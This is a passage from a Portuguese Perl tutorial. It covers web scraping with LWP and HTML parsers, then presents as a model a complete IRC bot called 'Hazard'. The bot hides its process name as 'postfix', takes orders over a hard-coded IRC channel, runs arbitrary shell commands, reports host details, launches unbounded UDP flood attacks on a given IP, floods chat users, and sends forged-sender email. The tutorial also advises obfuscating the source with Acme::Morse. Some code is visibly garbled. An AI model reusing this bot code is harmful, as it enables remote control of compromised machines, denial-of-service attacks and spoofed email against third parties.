    my ($data, $response, $protocol) = @_;

```

```
my $final_data .= $data;
print "$animation[$counter++]\b";
$counter = 0 if $counter == scalar(@animation);
print IN $data;
}

## função para retornar no menu
sub retorna() {
    print "precione qualquer enter para retornar ao Menu\n";
    while(<STDIN>) {
        if($_ =~ /.*/) { print "OK\n retornando ao menu\n"; sleep 1; programa(); }
    }
}

## função limpa a tela
sub limpa() {
    my $cmd=0; my $sys="$^O";
    if($sys eq "linux") { $cmd="clear"; } else { $cmd="cls"; }
    print ` $cmd`;
}

## função pega escolha do usuário
sub entrada() {
    while(<STDIN>) {
        if($_ =~ /[0-8]{1}/) { return($_); }
        print "digite numero de opção válida\n";
    }
}

## função mostra pergunta
sub question() {
    print q{
        O que deseja fazer ?
        digite um numero para escolher...
        -----
        0- Sair do programa
        1- Mandar MSG do dia no seu twitter
        2- Ver Twitter de alguem
        3- Ver news do BotecoUnix
        4- Ver novidades de Exploits no MilwOrm
        5- Procurar no wikipedia por alguma palavra
        6- Ver Whois de algum dominio
        7- Baixar videos do Youtube
        8- Ver Temperatura do tempo em cidades Brasileiras
        -----
    }
}

## nosso banner inicial do programa
sub header() {
    print q{
        SIMPLE

        _____
        / _/_/_ _ _ \ | _ _ _ _ | / \ |
        \ _ \ . \ \ / / . / . \ | ^ _ \ \ \ \ // _/
        / _/_/_/_ \ / \ _ _ \ _ \ | _ | .'/0 \ .
           | _ \ / _/          \ \ / /

        _____
        | |      / _/_/_ \ \ | | _ | _ \ \

```

```

| | _ _ _ | | | | | | | | | | _ | | _ |
| ' \ | | | | | | | | | | | | | | _ < | _ /
| | ) | | _ | | | | | | | | | | _ _ ) | | \ \
| _ _ / \ _ , | \ _ _ \ _ / \ _ / | _ _ | _ / | _ | \ \
      _ / |
      | _ /

```

Version 0.1

```

=====
=
Coded By /C00L3R || Cooler_/
Thanks _MLK_,dr4k3,Colt7r,voidpointer and All PerlMonks
=====
=

```

<http://BotecoUnix.com.br>

programa propriamente dito

```

sub programa() {
    limpa(); header(); sleep 1; question(); sleep 1;
    chomp(my $escolha=entrada());
    print "voce digitou $escolha OK\n";

```

```

    if(!$escolha) { print "saindo do Spyder\n"; sleep 1; limpa(); unlink("resposta.txt"); exit; }

```

```

    if($escolha eq 1) {
        print "1-Mandar MSG do dia no seu twitter\n";
        print "qual seu ID no twitter ?\n"; chomp(my $id=<STDIN>);
        print "qual seu PASS no twitter ?\n"; chomp(my $pass=<STDIN>);
        print "Digite o que você esta fazendo ?\n"; chomp(my $texto=<STDIN>);
        print "enviando caso não for por que sua senha esta errada...\n";
        #veja como é facil pegamos entradas do usuário e agora só um pouco de POO
        my $twit = Net::Twitter->new({username=>$id, password=>$pass });
        my $result = $twit->update({status => $texto}); retorna();
    }

```

```

    if($escolha eq 2) {
        print "2-Ver Twitter de alguem\n";
        print "digite o nick do twitter para ver\n"; chomp(my $nick=<STDIN>);
        my $target="http://twitter.com/".$nick; print "visitando $target\n"; &spyder($target);
        open(OUT,"<resposta.txt");
        foreach (<OUT>) {
            #pegamos link do twitter e o nick...
            if ($_ =~ m/<meta content=\"(.*)\" name=\"description\" \/>/) {
                my $bio="$1"; print "nick: $nick bio: $bio\n";
            }
            #mostramos as msg do RSS
            if ($_ =~ m/<link rel=\"alternate\" href=\"(.*)\" title=\"unixwarrior's Updates\"
type=\"application\/rss+xml\" \/>/) {
                my $rss="$1"; print "vendo o RSS $rss\n"; &spyder($rss); close OUT; RssRegex();
                retorna();
            }
        }
    }
}

```

usando funções e POO veja como nosso código fica pegueno

```

if($escolha eq 3) {
    print "3-Ver news do BotecoUnix\n";
    my $target="http://www.botecounix.com.br/blog/?feed=rss2";
    print "Vendo Ultimos Posts do BotecoUnix\n"; &spyder($target); RssRegex(); retorna();
}

```

```

}

if($escolha eq 4) {
    print "4-Ver novidades de Exploits no MilwOrm\n";
    my $target="http://milwOrm.com/rss.php";
    print "Vendo Ultimos Posts do MilwOrm\n"; &spyder($target); RssRegex(); retorna();
}

## pega dados do wikipedia
if($escolha eq 5) {
    print "5-Procurar no wikipedia por alguma palavra\n";
    print "digite um dado para procurar no wikipedia\n"; chomp(my $procura=<STDIN>);
    ## criamos uma instancia definimos para "PT" ou seja wikipedia em portgues...
    my $wiki = WWW::Wikipedia->new();
    $wiki = WWW::Wikipedia->new( language => 'pt' );
    my $result = $wiki->search( $procura );
    if ( $result->text() ) { print $result->text(); }
    retorna();
}

## aqui não tem dificuldade
if($escolha eq 6) {
    print "6-ver Whois de algum dominio\n";
    print "digite dominio por exemplo site.com.br\n"; chomp(my $site=<STDIN>);
    my $whois=whois($site); print $whois;
    retorna();
}

## esta parte do código foi baseado no programa do "Colt7r" de baixar videos do youtube
## porem simplifiquei bem usando regex,funções e POO
if($escolha eq 7) {
    print "7-Baixar videos do Youtube\n";
    print "qual o link do video ?\n"; chomp(my $link=<STDIN>); &spyder($link);
    open(RES,"<","resposta.txt");
    my @texto = <RES>; close(RES); my $nome;
    foreach (@texto) {
        if ($_ =~ m/<title>(.*?)</title>/) { $nome=$1; }
        if ($_ =~ /var fullscreenUrl = \'.*&video_id=([^&]+)&.*&t=([^&]+)&.*'/) {
            my $url ="http://www.youtube.com/get_video?video_id=".$1."&t=".$2;
            $nome =~ s/ /_/g;
            my $filename=$nome.".flv"; print "Download pode demorar\nFazendo Download de $filename ";
            open(IN, ">$filename") or die "$_ \n"; binmode(IN);
            my $ua = LWP::UserAgent->new( );
            my $response = $ua->get($url,":content_cb" => \&writebin,":read_size_hint" => 8192);
            print "\n-----\nDownload de \"$filename\" Concluido\n";
            close IN; retorna();
        }
    }
}

## código bacana para treinar uso de LWP+regex
if($escolha eq 8) {
    print "8- Ver Temperatura do tempo em cidades Brasileiras\n";
    print "Digite nome da cidade para ver temperatura\ncidade deve estar sem o acento ex:
sao paulo\n";
    chomp(my $local=<STDIN>); $local =~ s/ /_/g;
    my $url="http://www1.folha.uol.com.br/folha/tempo/br-$local.shtml"; &spyder($url);
    open(RES,"<","resposta.txt");

```

```

my @texto = <RES>; close(RES);
foreach (@texto) {
    if ($_ =~ m/^<p><b>Temperatura:</b> (.*)</p>/) {
        my $graus="$1";
        print "Local: $local \n";
        print "Temperatura: $graus\n-----\n"; retorna();
    }
}
}
}
}

```

bem para rodar o programa veja se você instalou os módulos necessários para rodar ele ou seja vendo o código você pode ver os módulos necessários ...

```

use LWP::UserAgent;
use Net::Twitter;
use WWW::Wikipedia;
use Net::Whois::Raw;

```

Se você leitor chegou até aqui obviamente deve saber o que eu quis dizer... e veja se você esta conectado na internet pois este tipo de programa pega informações da Web para fazer suas tarefas...

bem testamos nosso programado


perl programa.pl ou ./programa.pl

Vimos as escolhas

- 0- Sair do programa
- 1- Mandar MSG do dia no seu twitter
- 2- Ver Twitter de alguem
- 3- Ver news do BotecoUnix
- 4- Ver novidades de Exploits no MilwOrm
- 5- Procurar no wikipedia por alguma palavra
- 6- Ver Whois de algum dominio
- 7- Baixar videos do Youtube
- 8- Ver Temperatura do tempo em cidades Brasileiras

Este tipo de programa é uma mão na roda para fazer algumas tarefas chatas, quando você trabalha com Perl você pode fazer programas para levar as crianças para casa, levar o lixo na rua e deletar spams do seu e-mail etc... he he he

vamos intender um pouco o que este “spider” faz



Primeira coisa que nosso programa faz é pegar uma entrada um dígito do usuário lembra lá no começo do nosso Livro “STDIN” padrão de entrada...

o usuário digita uma entrada o programa vai analisar a entrada através da nossa função

```
sub entrada() {  
while(<STDIN>) {  
    if($_ =~ /[0-8]{1}/) { return($_); }  
    print "digite numero de opção válida\n";  
}  
}
```

Chamando a função de forma

```
chomp(my $escolha=entrada());  
print "voce digitou $escolha OK\n";
```

ou seja se o usuário digita um numero de 0 até 8 tudo OK se ele digitar um alfanumérico ou um numero de dois dígitos, qualquer coisa que foge do limite posto pela a nossa “regex” o programa nos retorna a tela a pergunta que pega a entrada e não retorna a “string “ para variável “\$escolha”.

Exemplo de uso do nosso programa

digitamos ai 8

programa vai atribuir escolha o valor “8” e logo vamos para a condição de código de temperatura de tempo...

```
if($escolha eq 8) {  
    print "8- Ver Temperatura do tempo em cidades Brasileiras\n";
```



```

    print "Digite nome da cidade para ver temperatura\n"; cidade deve estar sem o acento ex:
sao paulo\n";
chomp(my $local=<STDIN>); $local =~ s/ _/ /g;
my $url="http://www1.folha.uol.com.br/folha/tempo/br-$local.shtml"; &spyder($url);
open(RES,"<","resposta.txt");
my @texto = <RES>; close(RES);
foreach (@texto) {
    if ($_ =~ m/^<p><b>Temperatura:</b> (.*)</p>/) {
        my $graus="$1";
        print "Local: $local \n";
        print "Temperatura: $graus\n-----\n"; retorna();
    }
}
}

```

depois digitamos “sao paulo”, Assim variável “\$local” atribui nossa entrada, logo depois usamos uma regex singela para trocar espaço em branco pela string “_” underline, depois arrumamos nossa “URL” adicionando nossa string modificada pela regex que seria “sao_paulo”, Bem isso seria uma forma de postar um Formulário de forma rápida claro que se este código fosse feito de forma mais inteligente e sem pressa iria usar o módulo “URI” para postar o form com POST ou GET mas isso não nos vem a tona agora, depois eu passo um exemplo com uso da “URI”.

continuando chamamos nossa função “spyder” passando nossa URL

```

sub spyder() {
    unlink("resposta.txt");
    my @page=@_; my $site=$page[0]; my $ua = new LWP::UserAgent;
    $ua->agent('Mozilla/5.0 (X11; U; NetBSD i386; en-US; rv:1.8.1.12) Gecko/20080301
Firefox/2.0.0.12');
    my $pedido1 = new HTTP::Request GET => "$site";
    my $resposta1 = $ua->request($pedido1) or die "Erro no site scanner\n"; my $res1 =
$resposta1->content;
    open (OUT, ">>resposta.txt"); print OUT "$res1\n"; close(OUT);
}

```

Repare que esta função abre a página da URL que é passada e salva sua source no arquivo “resposta.txt” para assim mais tarde passar por um filtro de rege para extrair apenas os dados que nos cabe.

Nosso programa de temperatura abre “resposta.txt” e faz o filtro com regex para extrair temperatura...

```

open(RES,"<","resposta.txt");
my @texto = <RES>; close(RES);
foreach (@texto) {
    if ($_ =~ m/^<p><b>Temperatura:</b> (.*)</p>/) {
        my $graus="$1";
        print "Local: $local \n";
        print "Temperatura: $graus\n-----\n"; retorna();
    }
}
}

```

Perfeito acabei de explicar uma função do nosso “spider”. Ainda falta explicar muitas funções porem não vou explicar todas pois o assunto das funções é muito redundante, continuando...

Sockets, LWP, URI, Mechanize... vai dar muito assunto aqui ainda...

quanto ao módulo URI vide o exemplo uso de um site popular Google

```
#!/usr/bin/perl -w use strict;
use LWP 5.64;
use URI;
my $browser = LWP::UserAgent->new;
my $url = URI->new( 'http://www.google.com/search' );
# definimos os formulários para ser preenchidos
$url->query_form(
    'hl' => 'pt',
    'num' => '100',
    'q' => 'BotecoUnix',
);
# no caso o Form usa método GET
my $response = $browser->get($url);
```

só um detalhe o método de mandar o form se é GET ou POST você pode achar no código fonte do mesmo exemplo um método “POST”

```
<form method="POST" action="mandar.cgi">
```

caso fosse isso teríamos que fazer

```
my $response = $browser->post($url);
```

Bem este módulo pode ser muito útil imagine fazer sessão de AUTH em páginas,preencher fomulários de forma automática, claro que existe “Captcha” é impossível de bular, até agora não vi nenhum algoritmo que interprete as letras coloridas e quebradas do captcha...

Bem pessoal do Perl usa mais “WWW::Mechanize” quando se fala de Spiders pois ele tem muitas facilidades vou demonstrar um exemplo de uso

```
#!/usr/bin/perl -w use strict;
use LWP::UserAgent;
my $ua = LWP::UserAgent->new( );
my $response = $ua->get( "http://search.cpan.org" );
die $response->status_line unless $response->is_success;
print $response->title;
my $html = $response->content;
```

podemos também completar de forma fácil formulários

```
my %forms = (
    query => 'Cozien',
    mode => 'author',
);
my $response = $ua->post( "http://search.cpan.org", \%forms);
```

este módulo é muito poderoso vale a pena estudar ele no CPAN...

caso você esteja boiando ou não vou explicar o ABC de novo de forma mais simples e direta

vamos fazer uma coisa simples primeiro baixar o conteúdo de uma pagina usando lwp::simple depois salvar o seu conteúdo em um arquivo texto

```
use LWP::Simple;
my $resultado = get('http://www.pagina_boba.com/index.html');
```

```

open(texto, ">>resultado.txt"); print texto $resultado; close(texto);
#voce pode fazer a mesma coisa usando outro modulo como exemplo
#usando IO::Socket...
my $socket = IO::Socket::INET->new(
    PeerAddr => "www.wiki.com",
    PeerPort => "80",
    Timeout => "7",
    Proto => "tcp"
);
die "Nao foi possivel criar a socket\n" unless $socket;
if ($socket) {
    print $socket "GET /index.html HTTP/1.0\r\n\r\n";
    while (<$socket>) {
        print "$_";
    }
    close($socket);
}

```

este programa baixa o html da pagina e imprime na tela o seu codigo fonte assim como o lwp::simple..
 outro exemplo
 vamos usar LWP::UserAgent e o HTTP::Request

```

use LWP::UserAgent;
print "pegando temperatura Brasil by C00L3R\n";
print "qual estado voce quer ver a temperatura\? ex sao_paulo\n";
my $local=<STDIN>; chomp $local;
my $pagina="http://www1.folha.uol.com.br/folha/tempo/br-$local.shtml";
$agent = new LWP::UserAgent;
$request = HTTP::Request->new('GET',$pagina);
$result = $agent->request($request);
@result = $result->content();
open(RES,">","temperatura.txt");
print RES @result; close(RES); open(RES,"<","temperatura.txt");
@texto = <RES>; close(RES); unlink ("temperatura.txt");
foreach (@texto) {
    if ($_ =~ m/^\<p><b>Temperatura:<\b> (.*)<\p>/) {
        my $graus="$1";
        print "Local: $local \n";
        print "Temperatura: $graus\n"; }
}

```

aqui temos um programa um pouco mais complexo que os outros ele nao so
 baixa a source da pagina como salva em um TXT e retira a temperatura
 usando regex e coloca o numero de graus em uma variável

Outro programa que mostra o uso de outro modulo bacana de "Web" em perl o
 html::LinkExor que seria o modulo que extrai os links de uma pagina exemplo

```

use HTML::LinkExor;
my $file = shift;
my $p = HTML::LinkExor->new;
$p->parse_file($file);
my @links = $p->links;
foreach (@links) {
    print "Type: ", shift @$_, "\n";
    while (my ($name, $val) = splice(@$, 0, 2)) {

```

```

    print " $name -> $val\n";
}
}

```

Damos uma pagina para ele extrair com os dados:

```

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML//EN">
<html>
<head><title>Test HTML Page</title>
<link rel=stylesheet type='text/css' href='style.css'></head>
<body background="back.gif">
<h1 ALIGN=center>test HTML Page</h1>
<p>This is the first paragraph.
It contains a <a href="http://www.perl.com/">link</a></p>
<p><font color="#0000FF">This</font> is the 2nd paragraph.
It contains an image - </p>
<p>Here is an image used as a link<br>
<a href="http://www.pm.org"></a></p>
</body>
</html>

```

veja sua saída

```

Type: link
  href -> style.css
Type: body
  background -> back.gif
Type: a
  href -> http://www.perl.com/
Type: img
  src -> test.gif
Type: a
  href -> http://www.pm.org
Type: img
  src -> pm.gif
  lowsrc -> pmsmall.gif

```

ele extraiu os links e mostrou o tipo de link "type"
se você quiser apenas os link do "type: a" script ficaria

```

use HTML::LinkExtor;
my $file = shift;
my $p = HTML::LinkExtor->new(\&check);
$p->parse_file($file);
my @links;
foreach (@links) {
    print "Type: ", shift @$_, "\n";
    while (my ($name, $val) = splice(@$, 0, 2)) {
        print " $name -> $val\n";
    }
}
sub check {
    push @links, @$_ if $_[0] eq 'a';
}

```

```
}
```

Outro modulo bacana de trabalhar o "HTML::TokeParser" com ele você pode retirar apenas que você quer sem uso de regex ou POG veja o exemplo

```
use HTML::TokeParser;
my $file = shift;
my $p = HTML::TokeParser->new($file);
while ($p->get_tag('h1')) {
    print $p->get_text(), "\n";
}
```

damos comando "perl prog.pl index.html" sendo que o conteúdo da index tem

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML//EN">
<html>
<head><title>Test HTML Page</title>
</head>
<body>
<h1>The first major item</h1>
<h2>Section 1.1</h2>
<p>Some text<p>
<h2>Section 1.2</h2>
<h3>Section 1.2.1</h3>
<p>blah</p>
<h3>Section 1.2.2</h3>
<p>blah</p>
<h1>Another major header</h1>
<h2>Section 2.1</h2>
<h3>Section 2.1.1</h3>
<h3>Section 2.1.2</h3>
<h2>Section 2.2</h2>
</body>
</html>
```

veja a saída do resultado do programa

Código: Selecionar tudo
The first major item
Another major header

ou seja ele retirou o que tava entre as tags "h1" bem simples de usar

assunto deste capítulo esta bem Rock and roll estude com paciência e bote em prática os exemplos se não, não adianta apenas ler...

Para não ficar muito neste assunto de Web+regex+Forms etc.. vamos estudar um pouco ai, O uso de Sockets voltado para o IRC, já que o mesmo tem sido fonte de troca de conhecimentos no mundo Geek, nerd e de hacking... exemplo disso tudo é a "freenode.net" onde podemos ver centenas de usuários querendo trocar informação sobre assuntos específicos em salas de bate papo...

Vou passar umas dicas iniciais para fazer seu próprio **IRC Bot** de forma rápida com Socket

primeiro vide um exemplo

```
#!/usr/bin/perl
#####
# Very dangerous IRC BOT "HAZARD[BOT]"
# License:BSD
# MADE IN BRAZIL
# site: BotecoUnix.com.br
# author: Cooler_
#####
# to compile it "perl name_bot.pl" and write questions and good Job ;)
# in IRC servers with protections to "fake clients sockets" this botnot running
# But i test this bot in 20 server and run on all,perfect to hacking and test
# Thanks C00k15 Cr3W and any friends
# _Mlk_,drak3,irc friends... thanks...
#
##### Modules CPAN ,install this to run
use IO::Socket::INET;
use HTTP::Request;
use LWP::UserAgent;
use WWW::Wikipedia;
##### take Inputs
#print "What your nick man?\n";
# chomp($master=<STDIN>);
#print "what your CMD, can dont put 0?\n";
#chomp($cmd=<STDIN>);
#print "what your id?\n";
# chomp($id=<STDIN>);
#print "what IRC server for bot in?\n";
# chomp($server=<STDIN>);
#print "what chanel?\n";
# chomp($canale=<STDIN>);
#print "what port\? ex 6667\n";
# chomp($porta=<STDIN>);
$master="Cooler_";
$cmd="x";
$id="334";
$server="irc.agitoirc.com.br";
$canale="#Red_Eye";
$porta="6667";

##### Configs
my $name = "Hazard2";
my $processo = 'postfix';
my $nick="[Hazard2]B0t";
my $identify = "Chacy_06";
##### Fork process clone to conect IRC
my $pid=fork;
exit if $pid;
$0="$processo"."\\0"x16;
##### Constructor conector to socket
my $sk = IO::Socket::INET->new(PeerAddr=>"$server",
                               PeerPort=>"$porta",
                               Proto=>"tcp") or die "erro na conexao\n";
$sk->autoflush(1);
print $sk "NICK $nick\r\n";
print $sk "USER $identify 8 * :$name\r\n";
print $sk "JOIN $canale\r\n";
print $sk "PRIVMSG $canale :#3 Hazard_bot #5 Command Elite by C00L3R\r\n";
print $sk "PRIVMSG $canale :#3 for cod3rs #5 BotecoUnix #3 ponto com ponto #5 br \r\n";
##### regex to read irc chat
while($line = <$sk>){
```

```
$line =~ s/\r\n$//;
```

```
if ($line =~ /^PING \:(.*)/)
{
print "PONG :$1";
print $sk "PONG :$1";
}
```

```
##### play this in irc "!versao now" and bot to speak your version
```

```
if($line =~ m/^\:.$master\!(.*)\@(.*?) PRIVMSG (.*) :!versao (.*)$/{
stampa($sk, "PRIVMSG $canale :#3 Hazard_Bot #7 hell version #3 beta ");
stampa($sk, "PRIVMSG $canale :#3 Coded By C00L3R , #5 source based #3 in pbot");
stampa($sk, "PRIVMSG $canale :#5 LosT-C0d3r5 t34m #3 thanks #5 voidpointer,mlk,datalock,b4rtb0y #3 ,Vadio,juhZ and st4t1c");
stampa($sk, "PRIVMSG $canale :#3 Thanks #5 PERL-MONKS #3 and Mulher #5 melancia is #7 very Sexy girl #3 and Bozo ");
}
```

```
##### play this on chanel with bot on "/msg botname !fala hello"
```

```
if($line =~ m/^\:.$master\!(.*)\@(.*?) PRIVMSG (.*) :!fala (.*)$/{
my $fala=$4;
stampa($sk, "PRIVMSG $canale : #7 $fala");
}
```

```
##### wiki fuck
```

```
if($line =~ m/^\:.$master\!(.*)\@(.*?) PRIVMSG (.*) :!wiki (.*)$/{
my $word=$4;
stampa($sk, "PRIVMSG $canale :^C3 Hazard_Bot ^C7 procurando no wikipedia pt por ^C3 $word");
my $wiki = WWW::Wikipedia->new();
$wiki = WWW::Wikipedia->new( language => 'pt' );
my $result = $wiki->search( $word );
my @list=$result->text();
foreach(@list) {
my $x=$_;
stampa($sk, "PRIVMSG $canale : ^C7 $x "); }
# } else {
# stampa($sk, "PRIVMSG $canale : ^C7 ERROR não foi possivel achar $word"); }

}
```

```
##### play this on chanel with bot on "!cmd uname -a" is a shell
```

```
if($line =~ m/^\:.$master\!(.*)\@(.*?) PRIVMSG (.*) :!cmd (.*)$/{
if (my $pid = fork) {
waitpid($pid, 0);
} else {
if (fork) {
exit;
} else {
my $mal=$4;
@shell=`$mal`;
foreach (@shell) {
stampa($sk, "PRIVMSG $canale : #7 $_"); } }
}
```

```
##### play this on chanel with bot on "!ajuda now" to helping
menu
if($line =~ m/^\:.$master\!(.*?)\@(.*?) PRIVMSG (.*?) :!ajuda (.*?)$/{
stampa($sk, "PRIVMSG $canale : #7 --==Hazard-bot==-- comandos de ajuda");
stampa($sk, "PRIVMSG $canale : #3 !botscan bug dork, #5 !udp, #3 !novidades, #5 !tempo ,!cmd
");
stampa($sk, "PRIVMSG $canale : #5 !flood, #3 !alopra, #5 !saia, #3 !cor, #5 !hospedeiro ,!fala");
stampa($sk, "PRIVMSG $canale : #5 !mail #3 <subject> #5 <sender> #3 <recipient> #5
<message>");
}
##### play this on chanel with bot on "!hospedeiro now" to
info your system
if($line =~ m/^\:.$master\!(.*?)\@(.*?) PRIVMSG (.*?) :!hospedeiro (.*?)$/{
my $tempo=`uptime`; my $local=`pwd`; my $estatos=`id`; my @who=`who`; my @hd=`df -h`;
stampa($sk, "PRIVMSG $canale : #7 --==Hazard-bot-COMMANDO-ELiTe==-- Info Hospedeiro");
stampa($sk, "PRIVMSG $canale : #3 Hora: $tempo ");
stampa($sk, "PRIVMSG $canale : #5 Sistema operacional: $^O #3 Operador: $master");
stampa($sk, "PRIVMSG $canale : #3 local: $local #5 id: $estatos ");
stampa($sk, "PRIVMSG $canale : Quem esta usando a maquina do hospedeiro");
foreach (@who) {
stampa($sk, "PRIVMSG $canale : $_ "); }
stampa($sk, "PRIVMSG $canale : Vendo estados do disco rigido");
foreach (@hd) {
stampa($sk, "PRIVMSG $canale : $_ "); }
stampa($sk, "PRIVMSG $canale : #3 terminio dos estados de controle ");
}

##### play this on chanel with bot on "!novidades exploits" to
take news for milw0rm
if($line =~ m/^\:.$master\!(.*?)\@(.*?) PRIVMSG (.*?) :!novidades (.*?)$/{
if (my $pid = fork) {
waitpid($pid, 0);
} else {
if (fork) {
exit;
} else {
stampa($sk, "PRIVMSG $canale : #5 senhor #7 $master #5 irei #3 procurar #5 exploits #3 novos
");
stampa($sk, "PRIVMSG $canale : #5 procurando #3 por #5 exploits #3 novos #5 no milw0rm");
@spoits = (); $version = 1.0; $getit = 'http://milw0rm.com/rss.php';
$agent = new LWP::UserAgent; $request = HTTP::Request->new('GET',$getit);
$result = $agent->request($request); $getit =~ s/.*\///;
@result = $result->content(); open(RES,">","mille.txt");
print RES @result; close(RES); open(RES,"<","mille.txt");
@inhalt = <RES>; close(RES); unlink ("mille.txt");
foreach $shit (@inhalt) { $shit =~ tr/</ /; $shit =~ tr/>/ /;
$shit =~ tr/\ / /; $shit =~ s/milw0rm.com//ig;
if ($shit =~ m/title/i) { $shit =~ s/title/ /ig; push(@spoits,$shit);
} } foreach (@spoits) {
stampa($sk, "PRIVMSG $canale : #7 $_ "); }
stampa($sk, "PRIVMSG $canale : #5 terminada #3 busca #5 por #3 novidades #5 de exploits #3
senhor #7 $master");
}}
}

##### play this on chanel with bot on "!cor nick" flood msg
if($line =~ m/^\:.$master\!(.*?)\@(.*?) PRIVMSG (.*?) :!cor (.*?)$/{
my $teste=$4;
for (my $conta=0;$conta<=12;$conta++) {
```



```
stampa($sk, "PRIVMSG $canale :#$conta Cala #$conta a #$conta boca $teste");
}}
```

```
##### play this on chanel with bot on "!flood nick" to flood
msg
```

```
if($line =~ m/^\:.$master\!(.*?)\@(.*?) PRIVMSG (.*?) :!flood (.*?)$/){
my $otario=$4;
stampa($sk, "PRIVMSG $canale : #3 sim #5 senhor #7 $master #3 irei ofender #5 o $otario ");
for (my $conta=0;$conta<=2;$conta++) {
stampa($sk, "PRIVMSG $canale : #3 Cala a boca #5 $otario");
stampa($sk, "PRIVMSG $canale : #5 Voce nao he #3 caveira");
}}
```

```
##### play this on chanel with bot on "!udp ip port time" to
flood udp attack
```

```
if($line =~ m/^\:.$master\!(.*?)\@(.*?) PRIVMSG (.*?) :!udp (.*?) (.*?) (.*?)$/){
if (my $pid = fork) {
waitpid($pid, 0);
} else {
if (fork) {
exit;
} else {
my $targets=$4;
my $portss=$5;
my $time=$6;
stampa($sk, "PRIVMSG $canale : #7 --==Hazard-bot-COMMANDO-ELiTe=== FLoD UDP");
stampa($sk, "PRIVMSG $canale : #3 Iniciando #5 ataque #3 UDP #5 Flood #3 senhor #7
$master");
stampa($sk, "PRIVMSG $canale : #3 IP:$4 #5 porta:$5 #3 tempo:$6 #5 ");
socket(crazy, PF_INET, SOCK_DGRAM, 17);
$iaddr = inet_aton("$targets");
packets:
for (;;) {
$size=$rand x $rand x $rand;
send(crazy, 0, $size, sockaddr_in($portss, $iaddr)); }
stampa($sk, "PRIVMSG $canale : #5 acabando #3 com #5 o host #3 senhor ");
randpackets:
for (;;) {
$size=$rand x $rand x $rand;
$port=int(rand 65000) +1;
send(crazy, 0, $size, sockaddr_in($portss, $iaddr));}
}
stampa($sk, "PRIVMSG $canale : #5 ataque #3 UDP #5 Flood #3 Terminado #5 senhor #7 $master
");
}
}
```

```
##### play this on chanel with bot on "!alopra now" to flood
all
```

```
if($line =~ m/^\:.$master\!(.*?)\@(.*?) PRIVMSG (.*?) :!alopra (.*?)$/){
my $otario=$4;
for (my $conta=0;$conta<=2;$conta++) {
stampa($sk, "PRIVMSG $canale : #3 que #5 merda #3 este #5 canal");
stampa($sk, "PRIVMSG $canale : #5 este #3 lugar #5 fede #3 soh inseto");
}}
```

```
##### play this on chanel with bot on "!tempo sao_paulo" see
the temperature for Brazil states
```

```
if($line =~ m/^\:.$master\!(.*?)\@(.*?) PRIVMSG (.*?) :!tempo (.*?)$/){
if (my $pid = fork) {
waitpid($pid, 0);
}
```

```

} else {
if (fork) {
exit;
} else {
my $local=$4;
stampa($sk, "PRIVMSG $canale : #7 --==Hazard-bot-COMMANDO-ELiTe==-- Temperatura Brasil");
stampa($sk, "PRIVMSG $canale : #3 Vendo #5 Temperatura #3 senhor #7 $master");
my $pagina="http://www1.folha.uol.com.br/folha/tempo/br-$local.shtml";
$agent = new LWP::UserAgent;
$request = HTTP::Request->new('GET',$pagina);
$result = $agent->request($request);
@result = $result->content();
open(RES,">","temperatura.txt");
print RES @result; close(RES); open(RES,"<","temperatura.txt");
@texto = <RES>; close(RES); unlink ("temperatura.txt");
foreach (@texto) {
if ($_ =~ m/^<p><b>Temperatura:<\b> (.*)<\p>/) {
my $graus="$1";
stampa($sk, "PRIVMSG $canale : #3 Local: #5 $local ");
stampa($sk, "PRIVMSG $canale : #3 Temperatura: #5 $graus ");}}
stampa($sk, "PRIVMSG $canale : #3 procura #5 terminada ");
}}
}

if($line =~ m/^\\:$master\\!(.*)\\@(.*?) PRIVMSG (.*) :!saia (.*)$/ ) {
stampa ($sk, "PRIVMSG $canale :#3 Hazard_Bot #5 Saindo #3 Senhor #7 $master");
stampa($sk, "QUIT");
}

##### play this on chanel with bot on "!mail subject sender
recipient" to send e-mail
if ($line =~ m/^\\:$master\\!(.*)\\@(.*?) PRIVMSG (.*) :!mail (.*) (.*) (.*) (.*)/ ) {
$subject = $4;
$sender = $5;
$recipient = $6;
@corpo = $7;
$mailtype = "content-type: text/html";
$sendmail = '/usr/sbin/sendmail';
open (SENDMAIL, "| $sendmail -t");
print SENDMAIL "$mailtype\n";
print SENDMAIL "Subject: $subject\n";
print SENDMAIL "From: $sender\n";
print SENDMAIL "To: $recipient\n\n";
print SENDMAIL "@corpo\n\n";
close (SENDMAIL);
stampa ($sk, "PRIVMSG $canale :#3 Hazard_Bot $print1 , mail enviado para $recipiend");
}

}

```

primeira coisa seria carregar os modulos

```

#!/usr/bin/perl
##### Modulos
use Acme::Morse;
use IO::Socket::INET;
use HTTP::Request;
use LWP::UserAgent;

```

explicando cada um

*Acme::Morse = para esconder nossa source assim ninguem vai copiar ,Cuidado quando você compila source não tem como voltar atras fica tudo em código morse! então só add este modulo quando você quiser esconder o source, ou seja faça uma copia para você e outra você deixa para usar com "Acme" assim seus amigos não vão ver a source ;)

